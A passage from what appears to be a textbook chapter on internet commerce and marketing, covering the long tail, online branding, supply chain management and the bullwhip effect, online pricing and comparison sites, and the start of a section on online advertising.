In fact, a closer look at Rhapsody's streaming statistics reveals that almost every song is streamed at least once, irrespective of its rank being above 10,000, above 100,000 or above 500,000. It seems for every track, with the wide reach of the Internet, there is someone out there. A typical brick-and-mortar store does not even carry most of these tracks. Although, as we traverse the list of the tracks ranked lower in the hierarchy, the number of streaming requests per track keep on getting thinner but thousands of such small streaming numbers add to a huge total. In the case of Rhapsody, around 78 per cent revenue comes from 90 per cent of these obscure, not-such-a-hit tracks, by radio or recording companies' standards, belying the long-held belief of managers, based on the Pareto principle. Chris Anderson coined a term for the phenomenon and called it, *Long Tail.*

Traditional brick-and-mortar stores had always operated under two major constraints. The first being that the cost and space of displaying or stocking an item is limited, thus one has to optimise and keep only those items that move or sell in volumes. A record store, with its limited space, would like to stock and display only those albums that sell at least a minimum number of copies every quarter to recover the cost and would further like to optimise on gross revenues. The minimum number of sales normally depends upon the size of a store and the profit per item sold. But one can safely assume that it has to sell at least one copy in every quarter. Another constraint is the geographical reach of a store, typically for a geographical area of 15–20 km radius or so around the store. The second constraint implies that the minimum number of sales have to materialise amongst the population of the coverage area. The same is true of Movies; no theatre would play a movie unless it has an expectation that a minimum number (5000–7000) people will watch the movie in a week so that the theatre could recover the cost and make a marginal profit. These two constraints have shaped the marketplace and consumer behaviour degree for almost a century. Thus, due to mass production and mass appeal acting as the driving force of the economy, many a niche products were consigned to obscurity.

The Internet marketplace has changed all that, as it is neither constrained by the cost/space for stocking, nor the geographic reach. With the falling prices of storage media, network connectivity and processing power, virtually there is a negligible cost to pay for storing an additional song track, a digital movie or information about a book in an online database. Every single occasional streaming of the otherwise obscure movie or a music track or a book sale, offers the opportunity to earn the same profit as a mass appeal-based "hit"product will. Further, in the case of digital products, there is no additional cost of manufacturing a copy and its distribution; its just a download from an entry in data storage. The global reach of the Internet has further unshackled the marketplace from the geographic constraint. No more you have to aggregate buyers within the limited circle of the geographic influence of the shop. With the wide reach of the Internet, there are always a few customers for almost every product, as corroborated by the experience of 735,000 tracks available on Rhapsody, iTunes, and 70,000 movie titles of Netflix. A neighbourhood DVD store probably keeps a few hundred titles, even the largest ones cannot afford to display more than 3000 or so, Netflix by stocking 70,000 titles, has made it possible for every moviemaker to get a display space and aggregated over the wide reach of the Internet—every movie has found some audience.

In fact, a great many movies that people rent out from Netflix are unviable for running in theaters, as the local coverage area of a theatre may not have the minimum number required for screening. But, unbridled from the limitations of brick-and-mortar stores, Netflix can carry such movies for a relatively insignificant cost, cashing on the possible opportunity of aggregating geographically dispersed viewers.

The recommendation-driven interfaces, offered by the Internet businesses, further fuel the demand by lowering the search cost and identifying the products that match the profile of a given browser. In www.amazon.com, when a user clicks on a book title, in addition to the book details, the recommendation system deployed by www.amazon.com also offers the related books which were liked by the other buyers of this book. Similarly on Rhapsody, if you browse for the music of Whitney Houston, you are also shown a box carrying a list of similar artists such as Janet Jackson, Celine Dion, to name a few. In other words, unlike the brick-and-mortar stores, the Internet stores continuously keep on deconstructing the shelf space to better match up with the user requirements.

In the Indian context, there are lessons to be learnt just by observing what has transpired in the more mature digital economies. Like the music recording industry, producers of niche and documentary movies and distributors, the publishing industry has also begin the process of transformation and adapt themselves to embrace the digital reality. With Internet subscriptions surpassing 70,00,000 (roughly over two crore users) and with the convergence of mobile phone, making it an increasingly Internet-friendly gadget the additional population of crores of mobile users, the digital market place has already arrived and is ready to alter the market dynamics.

Value Addition in Short Tail

Personalised recommendations have a twin effect. First, as stated above in driving the long tail product marketing, the second, being able to offer personalised services or ability to restructure the bundling of the presentation. The ability to change the presentation of value adding products is an advantage to even the “short tail” of the market. For example, in the customisation-driven Internet commerce site, a customer may select items from the previously bundled packages and create his own bundle of services or products. This his personalised bundling capability can be seen in many a business, such as audio, video and other digital contents where, rather than buying a whole CD or newspaper, consumers can buy portions of it to which they attach value or even rent portions of a larger item (through online streaming radio, for instance) rather than purchasing products bundled with items to which they attach little value.

Attribute Marketing

The product attribute marketing, as demonstrated in mail order catalogues and telephone-based businesses, offer a very limited intractability. The one-way communication nature of the product attribute marketing through catalogues and costs associated with the telephone-based distance selling (telemarketing) posed barriers to establishing the trust and thus hindered their ability to grow. Telemarketing further suffered from information bias on the part of the of the telemarketing operator. The Internet has made a profound impact on product attribute marketing by offering a high degree of interactivity and open access to information from multiple sources at minuscule costs. Compared to previous techniques used to sell products from a distance (mail order and telephone), the degree of interactivity potentially available to customers in product attribute discovery is almost without comparison. The Internet offers ability to manipulate a product before it is created, to review opinions of others, and to compare products online inconceivable with previous technologies. While this has bestowed a great power and thus benefits to the consumer in the search phase of his purchase decision, it has also become a bane to firms which do not pay much importance to product attributes. Maintaining product consistency and overall quality, as well as ensuring that customers are informed about specific salient features is important, as the Internet contains a wealth of information—both official and unofficial—that could dissuade a consumer from making either an online or offline product purchase decision.

Branding

The importance of the brand image as a factor in the decision-making process of a potential customer is well-established. The Internet has transformed the way that traditional branding strategies worked. Brand image continues to be a strong factor and remains an important part of the product concept. Branding in the conventional market is usually focused on logos, taglines, key messages and graphic identity. But, in an interactive forum, Internet branding covers a wholesome experience and moves beyond the graphic identity and taglines. The Internet is an interactive and user-activated medium and thus, Internet branding has to offer a great user-experience, in case a consumer decides to click on an advertisement placement on some web site. Thus, the building an Internet Brand requires the following:

- the speed with which the information content will load on to the consumer's browser
- How well it is rendered on the screen by a users browser, irrespective of the window size, screen size, kind of browser being used, etc.
- Quality and efficacy of the content of the website
- Ease of navigation and ability to quickly locate the desired information
- Personalisation, shortcuts and sitemap

Thus, online branding not only requires great graphic identity and positioning but also requires services of an information architect, usability experts, and human factor engineer to plan the design and construction of a website. In the case of the existing brands, the brand enhancement requires offering the users utility that is not found in the physical world. In the interactive digital environment the consumers want to engage in conversation rather than being passive listener. Thus, in online branding, it is essential that the web site should have the ability engage them, listen to them and interpret the consumer conversations as a useful feedback in further positioning and tuning of the products. Online customers have limited attention span for one-way messages and this poses a great challenge for online branding. In thousands, marketing messages directed at online consumer with increasingly shorter attention span, a good online branding strategy requires that the brand is able to latch on and make an impression, despite the short attention span. The winning strategies require that online branding goes beyond the physical world and offers fast download, intuitive navigation, easy-to-use interface, "sticky" content and applications and consumer participation. Hindustan Unilever Limited has effectively used the Internet branding strategy to enhance its existing Sunsilk brand.

ILLUSTRATION 12. 3 Sunsilk Gang of Girls–Internet's Role in Branding

In 2006, the Unilevers launched the Sunsilk Gang of Girls (http://www.sunsilkgangofgirls.com/), a social networking website for girls to leverage the power of the Internet. The website offers its members information on hair care, styles, advice from experts and a forum for interaction through blogs and chats. The membership is open to girls, where they either create or join a gang. A gang may have up to 50 members. The site offers a makeover machine, where one can load their photographs and then try various hairstyles, makeup and accessories.

The Gang of Girls has created a tremendous interest in the community, as membership grew to 500,000 people in roughly 30,000 gangs in about the nine months of the launch. In March 2008, the number of gangs stood at 39,000 with 25 million page views per month. HLL has seen a renewed interest of the consumers in the Sunsilk brand, as witnessed by the growth in sales and market share in the first year itself, and is expected to strengthen the brand image of a 44-year old product line as ultra modern and happening brand in the long term.

In addition to the obvious necessity to maintain a consistent online and offline brand image of the existing brands, the Internet provides interesting opportunities for establishing the existing brands, cross-branding and new brand creation.

For example, CNN and Sports Illustrated, came together to form CNNSI.com, a co-branded website catering to a shared demographic market which brought benefits to both companies. Additionally, partnerships between traditional businesses and a pure online business such as Google can reinforce product images by adding an "online" meaning to a brand.

User as Co-creator

The Internet's ability of two-way interaction has provided firms a new dimension of engaging customers in a participative mode and making them "partial employees," assisting in the design process.

Frito Lays, the maker of Dorito brand of chips, engaged its consumers in designing the advertisement for Superbowl 2007, a nearly US $2 million spot. The Superbowl is one of the highest watched television events and spots there have proven to be watched with great attention. Frito Lays decided to bank on their consumers, estimated to be 16–24 years age group, creativity in coming up with the content for the Superbowl spot. Dorito advertisement campaign provided it an opportunity to create a year round buzz and thousands of 30-second user generated content were uploaded to their site as competitive entry, out of which five finalists were selected. The top five finalists received a free trip to Superbowl 2007, and the final advertisement selected by an *online* voting contest was aired during the event.

In August 2006, CNN launched a citizen journalist initiative called iReport, where any user can file a video or a photograph to report a breaking story. The submission can be made by simply uploading /sending the content either in the form of a file on your computer or a mobile phone recording by using your phones Multimedia Messaging Service (MMS) email an attachment to ireport@cnn.com. The CNN users have, at times created the hottest/ live breaking news content. Some of these include the video shot by a graduate student, Jamal Albarghouti. It captured the sounds of gunfire during the Virginia Tech massacre on Nokia N 70 phone. The immediate and close range video footage showed the event as it happened and proved the importance of the content.

The Internet has greatly increased the potential for such co-production, as can be seen in the software industry. While the Internet has been an important contributor to the development of the freeware/shareware and open-source software movements, it has also had an important role in refining even the traditional computer software products. Microsoft, for example, releases regular public betas of its products in order to solicit feedback from users and correct bugs. This enables them to improve the product quality and add features.

B2B Product Impacts

For tangible products, the critical driving factors are the design, production, and delivery to meet consumer demand. In the case of the B2B marketing, unlike the B2C scenario, a firm acquiring a product may be using it for assembling the sub-component that may go into the assembly of another component. In other words, the products marketed by the firm usually do not end up in the customers hands in the original form. For example, glass purchased by a windshield manufacturer is then sold to an automotive company which sells it to a dealer. Consequently, the B2B products serve a complex combination of needs of the upstream firms and businesses selling to other businesses often need to be able to purchase and specify parameters for products that are highly customised.

The Internet provides an interactive and efficient platform for exchanging information about these customised requirements. The ability to exchange product specifications or requirements through EDI or Internet-based-exchanges also facilitates CRM in B2B companies. The automation of the value chain further reduces the excessive communication due to information sharing. Not only for tangible products, such communication structures are also helpful in the case of outsourcing or consulting activities, where a supplier of business services may require access to significant amounts of client information. The Internet also enables businesses of different sizes to meet online, and to do business across industries and geographical boundaries. In designing both tangible and non-tangible product concepts, marketers today should consider the possibility of using internet-based technologies both to add value and to reduce transactional costs.

PHYSICAL DISTRIBUTION

The peculiarity of the Internet as a distribution channel is that it offers a market place which is totally global and integrated from a geographic standpoint. On the Internet, distance is no longer an issue.

In this distribution channel where physical location is of little importance, companies that are successful are successful globally. Amazon.com, the famous online bookstore as well as Virtual Vineyards, another successful electronic business, distributes the shipments of their products to nearly 100 countries.

Despite the global characteristic of Internet-based distribution, it is important to note that the primary language on the Internet is still English. Many countries are reluctant to use English rather than their native language. Very often, companies will translate their English website into the three or four main languages spoken in the countries they are targeting (often Spanish, German, French, Japanese, depending on the industry). For example, the French software company Ubi Soft Entertainment sells online and has web sites available in French, German, Spanish, Chinese, Japanese and others. (http://www.ubisoft.com). This is the only way to reach the global audience and to access people through the Internet distribution channel.

Companies which use the Internet as a main or additional distribution channel should fully comprehend whom they are targeting and employ relevant means to reach audiences sought, such as translating their sites into a limited number of languages, from a cost-effective perspective.

The Internet has had a great impact on retail channel, changing the processes, physical distribution and supply chain management. The Internet, along with other IT systems (such as Just in time systems, EDI, and RFID) has significantly altered the landscape of today's retail universe. One of the major influences of the Internet's open standards for information flow has been the Supply Chain Management (SCM).

According to Wikipedia, SCM is the process of planning, implementing, and controlling the operations of the supply chain as efficiently as possible. Supply Chain Management spans all movements and storage of raw materials, work-in-process inventory, and finished goods from the point-of-origin to the point-of-consumption.

Thus, managing the supply chain involves planning, organising and optimising of one or more supply chain activities. It is about establishing a long-term mutually beneficial partnership among the channel members in order to create a distribution system that reduces inefficiencies, costs and redundancies at the same time offers a competitive advantage, improves quality, reliability and higher satisfaction level for customers. Supply chain management requires cooperation throughout the entire marketing function, including manufacturing, research, sales, advertising and shipping. In order to achieve this, the supply chain has to coordinate and streamline the information flow among producers, wholesalers, retailers and customers, component-part suppliers, shipping companies, communication companies and other organisations that participate in product distribution.

Leading and efficient organisations have been leveraging the information sharing and flow efficiencies offered by the Internet through one or more of the following strategies:

Enhanced Collaboration amongst Partners

In the Internet era, various supply chain partners can share information from one another or tap into the common shared data stores. The sharing of the customer demand data from an upstream partner can help all the downstream suppliers in reducing the forecasting errors. Thus inventories and manufacturing processes can be streamlined for efficiency. Further, the sharing of production and delivery schedules of the manufacturers with supply chain partners can lead to better material planning and thus reduction in costs.

Material Planning

Just In Time (JIT) systems aim to minimise the quantity of inventory of materials for the production process. In the information uncertain environment, reliable delivery schedule requires holding large quantities of inventory, which has cost implications, as it blocks the financial and building capital. The benefits of JIT have derived by information technology-savvy companies through information sharing. The Internet has made this sharing easily accessible and achievable for all the businesses. For example, way back in 1981, 3M Corporations discovered that 13% of materials received were defective. So, in 1984, the Corporation decided to introduce a Just In Time system. After the implementation of JIT, only 1% of materials were faulty. This reduction of the faulty materials was due to the fact that the suppliers knew that their customer, through the implementation of JIT systems, has minimised inventory. Consequently, if a supplier provides its client with bad materials, the client's production process would have to stop until new material could be found (provided the company has zero security inventories). It is thus obvious that if the suppliers were to be blamed for the delay in production, the client would not trust the supplier in the future.

Firms trying to implement JIT systems usually deploy a combination mechanism like resorting to small quantities of ordering materials; ensuring high quality or total absence of faulty materials, and frequent orders for new materials in order to minimise the allround inventory.

JIT systems may sound simple, but they demand coordination between supply and demand and this means that the materials have to arrive at the plant the moment the enterprise needs them, neither earlier nor later. Thus, a precise system that tracks the manufacturing schedule and the partners is aware of the small orders that are about to arrive at their end, requires shared information resources. The Internet through the innovative use of information system automates the whole process of information sharing, manufacturing schedule and small lot order generation at a minuscule cost per order.

Inventory Planning

The objective of inventory management is to minimise inventory costs. Managing the inventory cost by a firm should be done in such a way that the holding costs are minimised and so does the potential stock-out costs. Holding costs refer to the expenses of storing products until they are purchased or shipped to customers while the stock-out costs refer to sales lost when items are not available or there is disruption in the manufacturing schedule due to unavailability of stock. Of course, holding costs can be reduced by minimising inventories, but then in case the stock-outs occur during critical periods it may have disastrous consequences and may result in enormous financial losses any and credibility as a reliable supplier for an organisation. Minimisation of stock-out costs requires carrying very large inventories, but in that case holding costs would be enormous. In order to deal with the conflicting demands, a common solution adopted by firms is to carry enough stock of the inventories, to cover against uncertainties in the supply chain. Higher the degree of uncertainty, greater the stock-up inventory as an insurance against the uncertainty. The uncertainty levels are extremely difficult to estimate in the absence of information scarcity, thus the problem with this approach is that it is very difficult to correctly determine the inventory levels for each product and part.

Further, customer demands are rarely stable. In a multistage supply chain, the variations in demand at the retail front get amplified at each stage, as it travels upstream of the chain. This may happen due to chain partners overreacting to the backlog orders, with little or no communication between supply chain partners. Other common reasons for its occurrence may include excessive time delay between order processing, demand, and receipt of products, batching of orders to reduce the ordering costs available through bulk discounts, reduction due to bulk transportation expenses etc., and inaccurate demand forecasting or free return policy.

The variability of demand, caused by any of the above reasons, increases at each stage of the supply chain, giving rise to a phenomenon called *bullwhip effect*. The bullwhip effect has been observed by managers in a vast array of industries, and in every case, it has increased both physical distribution and market-mediation costs. The excess unplanned demand projected due to the bullwhip effect leads to excessive costs being incurred due to last-minute acquisition decision of the additional raw material. The urgent acquisition of material due to falsely projected demand results in excess inventory of unused supplies, which entail additional associated costs. Further consequences of the bullwhip effect include, inefficient utilisation, overtime expenses incurred during high-demand periods, further worsened by the excess warehousing expenses incurred because of unused storage space, as well as increases in shipping costs caused by premium rates paid for last-minute orders.

Procter & Gamble noticed the impact of the bullwhip effect on its Pampers diaper business, a for product which has a relatively stable consumption pattern, as babies are consistent in their use of diapers. But the demand at retailers, such as Wal-Mart was variable, and this increased as orders were passed up the supply chain from Wal-Mart to P&G to P&G's suppliers. P&G found that the variability was self-imposed through the supply chain's pricing structures, incentives and planning and ordering processes. The bullwhip effect has been experienced by not only the Fast Moving Consumer Goods (FMCG) companies like P&G. Firms ranging from Hewlett-Packard in the computer industry to Bristol-Myers Squibb in the pharmaceutical industry have experienced a similar phenomenon.

The impact of the *bullwhip effect* and other supply chain problems can be mitigated provided the firms are able to improve demand forecasts. This can be accomplished through information sharing along the supply chain. Electronic Data Interchange (EDI) has been successfully deployed to facilitate better information exchange among the supply chain partners. The Internet-based extranets and groupware technologies, as part of inter-organisational information systems, provide and effective platform for sharing the information, and thus easing the impact of the problem. EDI involves the direct, computer-to-computer transmission of inter-company transactions, although, in the common perception, many people think of EDI as relating to purchasing alone. In fact, EDI involves an improvement in information exchange mechanism for a broader set of business processes that include credit memos, shipping documents, and other routine transactions between companies. In essence, EDI links a company to all external parties including suppliers, transportation carriers, public warehouses, freight forwarders, customs clearance houses and others.

Most notable early users of information sharing mechanism to reduce the impact of the bullwhip effect have been large manufacturers and retailers. For example, Wal-Mart provides P&G access to daily sales information from every store for every item P&G makes for Wal-Marts stores. By monitoring inventory levels, P&G knows when inventories fall below the threshold for each product at any Wal-Mart store. These data trigger an immediate shipment. The benefit for P&G is accurate and timely demand information, thus P&G can plan production more accurately, minimising the *bullwhip effect*.

The evolution of Radio Frequency Identification Devices (RFID) to Current miniaturised form and their cost-effective production has brought RFID-based tracking as a new mechanism to address the supply chain problems. RFID can improve the exchange of information between a retailer, a manufacturer and the suppliers. Suppose that each of them uses RFID tags, automatic alerts through the Internet, can be sent within each company and between companies. There is no longer a need to count inventories, and visibility of inventories is provided to all business partners that are networked together. RFID transmits real-time information about the location of merchandise. A retailer can use RFID to locate merchandise, control inventory, prevent theft and expedite processing of relevant information.

Extending the Reach

The ability of the Internet to remove the physical and locational barriers can be leveraged to extend the reach and broaden the base of supply chain partners. Leading companies like General Electric (GE) have immensely benefited by automating their supply chain function through forming a Trade Process Network. The initiative has resulted in nearly 30% saving in costs and 50% reduction in purchasing cycle time. It has broadened the scope for GEs supply chain partners providing GE with an opportunity to interact and reach not only immediate suppliers, but also suppliers' suppliers and to their customers' customers.

Another leading manufacturer of the high tech hardware components, Adaptec, has used the reach of the Internet to build a virtual manufacturing facility by integrating together the processes of various manufacturers, suppliers and suppliers suppliers on a global scale. Through the use of the Internet technology the Adaptec coordinates in a synchronised form the business activities/processe of all these constituents to successfully carry out product design, product specification, manufacturing, purchase processes, monitoring and sharing of work in progress information and shipping and delivery status. Without the use of the Internet commerce, it would be unthinkable to coordinate and carry out manufacturing through a globally distributed virtual factory. The initiative has been able to save Adaptec a roughly US $ 1.2 billion investment required to set up a manufacturing facility. Using the virtual factory model, Adaptec has also been able to reduce the manufacturing cycle time to 55 days, roughly half of what it used to take using the conventional non-Internet commerce-based manufacturing processes.

Distribution Channels and the Internet

One of the significant impacts of Internet commerce on the marketplace has been the lowering of the interaction cost among the manufacturers, wholesalers, distributors, dealers, retailers and consumers. The traditional marketplace posed at times enormous barriers for the consumers interested in the price and feature discovery of products. Also, the information flow usually happened in pre-determined, often a hierarchical, distribution structure. The Internet has been a great levellers by placing the manufactures, dealers, multiple geographically distributed retailers and consumers on the same information sharing plane, the price and product discovery barriers in terms of incurred costs have almost disappeared.

Consequently, many novel models that innovate by leveraging on the Internet enabled information acquisition, flow and capability of restructuring the information sharing and flow have emerged. The restructuring of the information sharing and flow capability has been put to use by many companies for elimination of the layers of the supply chain. The RSNet of Hindustan Unilever Limited was deployed to restructure the supply chain and it successfully eliminated several layers whose sole purpose was information aggregation, and flow in the supply chain. Internet commerce technology made these information flow aggregators and facilitators redundant, as in the Internet commerce environment the redistribution stockist (RS) became capable of directly uploading and downloading the required information.

Similarly, Federal Express (Fedex) and Kinkos have gainfully created a new document delivery system by joining their capabilities through Internet commerce technologies. In the new model of document delivery, both the companies are receiving the customers' delivery documents electronically and then these are routed to the Fedex / Kinko's centre closest to the delivery point. The new model bypasses the air transport fleet of Fedex, thus achieveing savings in cost and delivery of documents on the same day.

The restructuring of the supply chain often results in shortening it and, as a consequence the firm is able to improve on order-to-delivery time, reliability, broaden the product choices, reduction in the costs and better profits for the firm. When showered with these advantages, the customers respond, resulting in increased price realisation and market share for the firm.

The information aggregation capability offered by the Internet can also help in aggregating the supply with demand. Many new players with negligible physical infrastructure become the aggregators of either the demand or supply carry out the task of information mediation. These range from pure infomediaries that have negligible physical infrastructure, to hybrid intermediaries who rely on both infomediation and some elements of physical distribution.

Ebay (http://www.ebay.com), Auction India (http://www.auctionindia.com) have been pioneers in the field of information mediation and are a great example of the first category. These players have created virtual marketplaces that primarily aggregate the demand from scattered buyers and the product listings from scattered sellers without even handling or holding any merchandise. In these model customers, the shipment is carried out through logistics intermediaries, who, in turn, derive scale economies based on the traffic in their networks.

The second category, hybrid intermediaries, include most of the online retailers like Amazon.com (www.amazon.com), FabMall (www.FabMall.com), JC Penny (www.jcpenny.com), Office Max Online (www.officemax.com). These players do leverage on the information, mediation aspect, but also back it up with physical infrastructure through a warehouse and sometimes even a store network. For the growth of these hybrid infomediaries the existence of third party logistics intermediaries becomes imperative. The logistics intermediaries work on economies of scale by aggregating the logistics services for several such firms and thus are capable of offering superior ability for moving shipments around the globe.

Finally, some argue the Internet technology has brought the "end of distance" and the homogenisation of time in modern retailing. Indeed, before the arrival of the Internet, geographical isolation was one of the major reasons why international commerce could not easily develop. However, nowadays, thanks to the Internet technology in product distribution- especially those that can be digitalised, such as pictures, videos, sounds and words, distance has no longer any effect on costs. The same is true for services.

PRICE

The availability and reach of Internet marketing has resulted in extreme price competition for goods and services that are perceived as commodities, due to factors that might permit price premiums such as store location, availability, are absent and also because of the relative ease of comparing prices at different websites. For example, e-campus offers cheaper textbooks than bookstores at many campuses. The agent-driven Shopbots, coupled with the information push economically viable on Internet channel, is likely to accelerate the elimination of price differentials among goods and services, as the push technology allows customers and further markets to:

- Subscribe to channels which monitor the price changes of competitors; and
- Disseminate their competitive pricing responses instantly to consumers.

Also, in several Internet business models, specially the ones that are based on digital or information goods/service, the value creation in the chain, unlike the manufacturing situations, is not vertical at all. In a vertical value chain, the activities follow a hierarchical sequence, where each element of the hierarchy plays a vital role in terms of facilitation of material and/or information flow in both the upstream and downstream directions. As discussed earlier, electronic commerce alters and greatly enhances the information sharing and flow capabilities and substantially lowers the cost among all the players in the value chain. The electronic commerce market space emerges as a platform where any of the constituent elements of the value chain can be arranged in various linear and non-linear structures, including the possible elimination of a few of the elements. Thus, the Internet driven commerce gives an opportunity to firms for streamlining their coordination and distribution costs. The price of a product in a market place consists of the following the elements:

1. Production Costs
2. Coordination Costs
3. Profits
4. In addition to these elements, customers also incur the search cost

The streamlining and business process restructuring initiated by the assimilation of information technology can assist in lowering the overall production costs of a firm. Much of the impact and improvement in production costs are due to information integration and efficient dissemination features offered to enterprise integration, enterprise resource planning applications resulting in the adoption of the best practices.

As described earlier, Internet commerce has a significant impact on streamlining and restructuring of the supply and distribution chains, making them more efficient and thus reducing the overall coordination costs. Moreover, e-commerce consists of selling goods directly to the customer without passing through retailers and distributors, hence cutting, costs by avoiding intermediary margins as in offline shopping. By consequence, online prices are even lower as a company deals directly with its clients. This can be observed for example on "la fnac" web site–www.fnac.com–where online books cost less than offline books. This due to the fact that e-commerce also does not require a direct sales force Another important point to mention is that the ordering process has been changed, as the invoice processing costs less; other expenditures linked to catalogue editing and printing can, as well, be saved.

It is worth noting that some online companies are not physical companies, hence avoiding the fixed expenses linked to this kind of structure and enabling them to sell at fairly low prices. I-tunes' success has been built on this peculiar aspect, selling digital music while charging a minimum fee: a song in i-tunes costing 0.99$ and an album only 9.99$ which is by far cheaper than actually shopping offline for CDs and other multimedia features. It is, however, important to mention that the arrival of the internet created illegal programme song downloads as people can nowadays download, illegally or not, software for free from different websites or by peer to peer. To fight this phenomenon, companies have been forced to lower their prices so that people would buy their product even though they can download it for free. We have seen through the year that a lot of programme have lowered their prices.

The e-commerce also significantly alters the profit components, due to free availability of competitive product comparison and information. The information availability and global reach has made the role of ecommerce in determining the product prices quite significant. With the growth of the customer segment using ecommerce, one of the prominent elements of the four Ps, i.e., price has severely come under pressure as marketers have to try to set the prices that will match the globally informed buyers expectations and ensure that customers clearly either see a price or value added feature differentiation and yet operate above the floor under which no profits are made.

With the easy availability of price and product feature comparison information in the e-commerce environment through a price comparison site, the customer has become an informed buyer. Today, a customer can refer to price comparison websites where offers of different retailers and for the same product are grouped and evaluated, making it easy for them to match the best deal. Not only does this comparison entail evaluations for similar products, but it can also be done between competing products, thus permitting buyers to see the difference between the different characteristics of the goods and services, their strengths and weaknesses, as well as their prices. An example of such websites is PriceGrabber (http://www.pricegrabber.com), a "Comparison Shopping beyond Compare".

Therefore, companies should be wise when pricing their products because customers have gained in awareness through the emergence of new tools on the Internet. If a product is too expensive compared to its competitor, the customer will simply opt for the cheapest product!

ILLUSTRATION 12. 4 PriceGrabber.com

PriceGrabber.com is a comparison shopping website, where consumers can access free and unbiased information about products, services, merchants and sellers before making a purchase decision.

It collects, compiles and offers comparisons for 25 categories of products, such as Computers, Digital Cameras, Clothing, Books, & Magazines, Cell phones, Television etc. Consumers can access the product features and specified information and comparisons with similar products. For consumers, it serves as a forum on which they can see the products availability and prices from various suppliers and stores. The website has direct affiliation with many a large and small store such as Best Buy, Office Depot and Wal-Mart, to smaller local merchants and individuals which are hosted on the PriceGrabber Storefronts.

The website also offers shoppers the ability to view and compare over thousands of merchants and sellers and their respective pricing information for products and services, thereby enabling users to ultimately find the right product from the right merchant at the best price. The company connects its online shoppers to merchants and sellers of all sizes and scope, from large traditional merchants, such as Best Buy, Office Depot and WalMart, to smaller local merchants and individuals through PriceGrabber Storefronts.

PriceGrabber acts as an infomediary for consumers. It offers at one place the comparative prices for multiple vendors and assists consumers in discovering and comparing the bottom line prices (tax and shipping included in price) through valuable services of storefronts marketplace (individuals without a website can sell their own products), merchant ratings and reviews, detailed product information and reviews, side-by-side product comparisons and email notification of the best prices and availability on the Internet.

From the sellers perspective, PriceGrabber.com provides a huge market by aggregating nearly 25 million active, qualified and ready to buy shoppers every month. For the consumers, all the services offered by PriceGrabber are available free of cost. Pricegrabber generates its revenues through either the cost-per-click or revenue sharing models. For the large merchants with their own e-commerce site, the product offerings appear in the comparison shopping offered by PriceGrabber. In case the consumer clicks on a merchant,s product offering, the merchant is charged for the cost-per-click. Smaller vendors without their own e-commerce site, can also list their products on PriceGrabber maintained storefronts. In this case, when a consumer clicks on the item, the interaction and order is handled by the PriceGrabber website. The information about the ordered items is then passed to the merchant. In this model, PriceGrabber shares a portion of the revenue with the merchant.

Another revolution that the Internet created in terms of prices is the development of internet auctions websites. These exchange platforms allow the Internet users to auction a wide variety of goods. E-bay can be considered like a competitor, since clients can find very cheap products. For example, if you are looking for a new i-pod nano, you can find it on e-bay and put the price that you are willing to pay. If you win the auction, you will have bought this i-pod. It can be considered as loss for Apple since you bought a recycled i-pod from another user instead of a retail store. You were looking for the best price and you found it on e-bay. The auction mechanism promotes dynamic pricing, which is supposed to offer market place-optimised prices for all the parties. The dynamic price discovery in auctions faces downward pressure when there is ample supply available and, upward pressure in case of supply falling short of demand.

The Internet presents many advantages for customers as well as companies when it comes to cost efficiency. We have seen above that prices are usually lower online than offline. Also, from the consumer's perspective, the Internet commerce provides a much lower search cost due to its global accessibility and reach.

PROMOTION

If we take note of the overall influence of the Internet commerce on the marketing domain, it does clearly appear that the promotion of goods and services has been largely influenced by the Internet as a medium of communication, as well as a commercialisation tool.

Online marketing, and the different processes that are related to it, has undoubtedly generated a reshaping of the way the promotion is made to businesses and consumers: from the simple e-mail advertising all the way through e-marketing strategies, the effects of e-marketing have been giving a new dimension to the use of technology in conducting customer relationships.

The Internet with a growing numbers of subscribers has emerged as a powerful platform for reaching large audiences and the delivery of brand messages. Through the two-way communication and interaction ability of the Internet, it is also worth noting, that it also allows consumers to widely spread critical opinions and experiences all through the web-making it an extremely sensitive platform.

A quick glance at the trends in Internet advertising in the United States shows that it has garnered a far wider acceptance, from the first banner ads on hotwired.com in 1994, to the extent of crossing the global expenditure of US $ 21 billion in 2007; a noticeable expansion that is to go with the idea of restructuring the company's marketing expenses.

Electronic marketplaces also offer endless opportunities to promote a company and its products or services. With its ever-growing pool of middle to upper class users, the Internet provides access to prime target groups. In addition, at a fraction of the cost of traditional means such as print, television, or radio, online promotion can be delivered almost instantaneously around the globe. Several studies, including the ones conducted by Internet Advertising Bureau (http://www.iab.net), IBM indicated that firms putting forth online catalogues on the Internet could save up to 25% in processing costs and also reduce the cycle time by up to 62%. Therefore, its not surprising to see that Internet's fastest growth has been witnessed by advertisement and marketing.

The Internet emergence as an interactive platform for promotion of goods has greatly influenced both the digital as well as tangible products and services. In the case of digital products and services available through electronic commerce businesses, the traditional mass-market approach of creating hype and brand-building through television, billboards, and print media promotion has limited role, as the audience utilising the **electronic commerce** channel is far better educated and aware than the average consumers. The audience engaged in e-commerce transactions for digital products and services requires a greater deal of interactive information prior to making up their minds regarding the utility, the traditional approaches with the limitation of one-way communication can assist in creating awareness but are grossly unsuitable for promotion purpose where interaction is almost a necessity. Also, the two way communication channel provided by Internet is not only useful for digital products and services, but also empowers the customers in eliciting the appropriate information for the tangible goods and service.

The traditional mass market approaches are push-driven. In contrast, the Internet medium is capable of both the push and pull driven approaches. Further, on the Internet, even in the push model (practised through e-mails), the consumer still has control on the type, duration and exposure. In other words, on the Internet the consumer has a choice to visit a message and spend time in exploration of the message, depending on his desire how much time to spend on it. Marketers need be aware of the transformed communication perspective in the Internet-enabled commerce environment, in order to utilise it for improving the effectiveness of promotional campaigns. The Internet commerce environment impacts on the following promotional strategies and mixes.

1. Advertising

Since 1994, when the first banner advertisement appeared online, the online advertisement industry has grown to US $ 21 billions through a series of innovations. The online banner still remains a measurable and effective means both in terms of costs and recall. The traditional marketers plan and buyout the campaigns on the standard media of TV, Radio, print, billboards etc., where the costs are determined by rate cards. In online environment, the media consists of all the cyberspace which can be targeted by emails, or places that are able to aggregate the cyberspace visitor. These websites or Internet forums commonly include portals like MSN.com, community websites like myspace.com, search engines like Google through sponsored links, shopping agent oriented websites like pricescan.com, blogs, message boards and chat rooms. The common pricing models for online advertising include *Cost per Thousand Impressions* (CPM), *Cost-per-Click* (CPC) and Affiliate revenue also called *Cost-per-Action* (CPA).

